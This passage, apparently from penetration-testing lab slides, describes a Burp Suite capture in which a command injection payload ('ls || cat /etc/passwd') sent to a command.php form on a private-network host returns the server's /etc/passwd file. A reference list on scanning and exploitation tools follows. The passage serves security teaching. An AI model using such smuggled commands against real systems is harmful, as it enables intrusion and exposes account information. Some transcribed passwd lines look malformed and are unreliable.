  - Accept-Encoding: gzip, deflate, br
  - Content-Type: application/x-www-form-urlencoded
  - Content-Length: 37
  - Origin: http://192.168.40.135
  - Connection: keep-alive
  - Referer: http://192.168.40.135/command.php
  - Cookie: PHPSESSID=n956ipng414cb0tevBvdjinnta4
  - Upgrade-Insecure-Requests: 1
  - Priority: u=0, i
- Response:** The response body contains:

You are currently logged in  
Run Command:  
 List Files  
 Disk Usage  
 Disk Free  
**[Run]**  
You have selected: ls || cat /etc/passwd

```
root:x:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:6:60:games:/usr/games:/usr/sbin/nologin
man:x:8:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:GNATS Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd/bin/false
apt:x:104:65534::/nonexistent:/bin/false
messagebus:x:105:100::/var/run/dbus:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
nginx:x:107:111:nginx user,,:/nonexistent:/bin/false
charles:x:108:1001:Charles,,,:/home/charles:/bin/bash
jim:x:1002:1002:jim,,,:/home/jim:/bin/bash
sam:x:1003:1003:sam,,,:/home/sam:/bin/bash
```
- Inspector:** Shows the following sections:
  - Request attributes
  - Request query parameters
  - Request body parameters
  - Request cookies
  - Request headers
  - Response headers



The screenshot shows a Burp Suite interface with the "Proxy" tab selected. A request is being viewed for the URL `192.168.40.135/command.php`. The request body contains the following payload:

```
ls || cat /etc/passwd
```

The response shows the contents of the `/etc/passwd` file, which includes entries for root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, systemd-timesync, systemd-network, systemd-resolve, systemd-bus-proxy, messagebus, sshd, nginx, charles, jim, sam, and Debian-exim users.

- [1] G. "Fyodor" Lyon, \*Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning\*, 2nd ed., Nmap Project"
- [2] D. Kennedy, J. O'Gorman, D. Kearns, and M. Aharoni, \*Metasploit: The Penetration Tester's Guide\*, No Starch Press, 2011. :contentReference"
- [3] Tenable, "Nessus User Guide," Tenable Documentation (Nessus), 2025. [Online]. Available: <https://docs.tenable.com/Nessus>. Accessed: 13 Oct. 2025.
- [4] Rapid7, "Metasploitable — intentionally vulnerable VM," Rapid7 Docs / Metasploit Project. [Online]. Available: <https://docs.rapid7.com/metasploit/metasploitable-2/> . Accessed: 13 Oct. 2025.
- [5] Offensive Security, \*Kali Linux Revealed: Mastering the Penetration Testing Distribution\*, 1st ed., 2017. [Online]. Available: Kali Linux Revealed resources. Accessed: 13 Oct. 2025.
- [6] C. Khounborine, "A Survey and Comparative Study on Vulnerability Scanning Tools," M.S. thesis, Univ. of Arkansas (scholarworks), 2023. [Online]. Available: <https://scholarworks.uark.edu>. Accessed: 13 Oct. 2025.
- [7] A. Kejiou et al., "A Review and Comparative Analysis of Vulnerability Scanning Tools for Wireless LANs," ResearchGate, Nov. 2022. [Online]. Available: <https://www.researchgate.net/publication/365104672>
- [8] R. Sharma, "Risk Prioritization in Vulnerability Assessment," (conference/journal article), 2021 — examines CVSS-based prioritization and remediation workflows. (Use in-slide citation if needed.)
- [9] Rapid7, "Metasploit — Download & Documentation," Rapid7 / Metasploit Project. [Online]. Available: <https://www.metasploit.com/download> . Accessed: 13 Oct. 2025.
- [10] Tenable Blog / Rapid7 Blog (select posts), "Practical guides on vulnerability scanning, plugin interpretation, and remediation workflows." [Online]. Recommended reading for slides and speaker notes. Accessed: 13 Oct. 2025.
- [11] LiveOverflow (YouTube), "LiveOverflow — binary exploitation, pentesting walkthroughs and security education." [Online]. Available: <https://www.youtube.com/LiveOverflow> . Accessed: 13 Oct. 2025.

# THANK YOU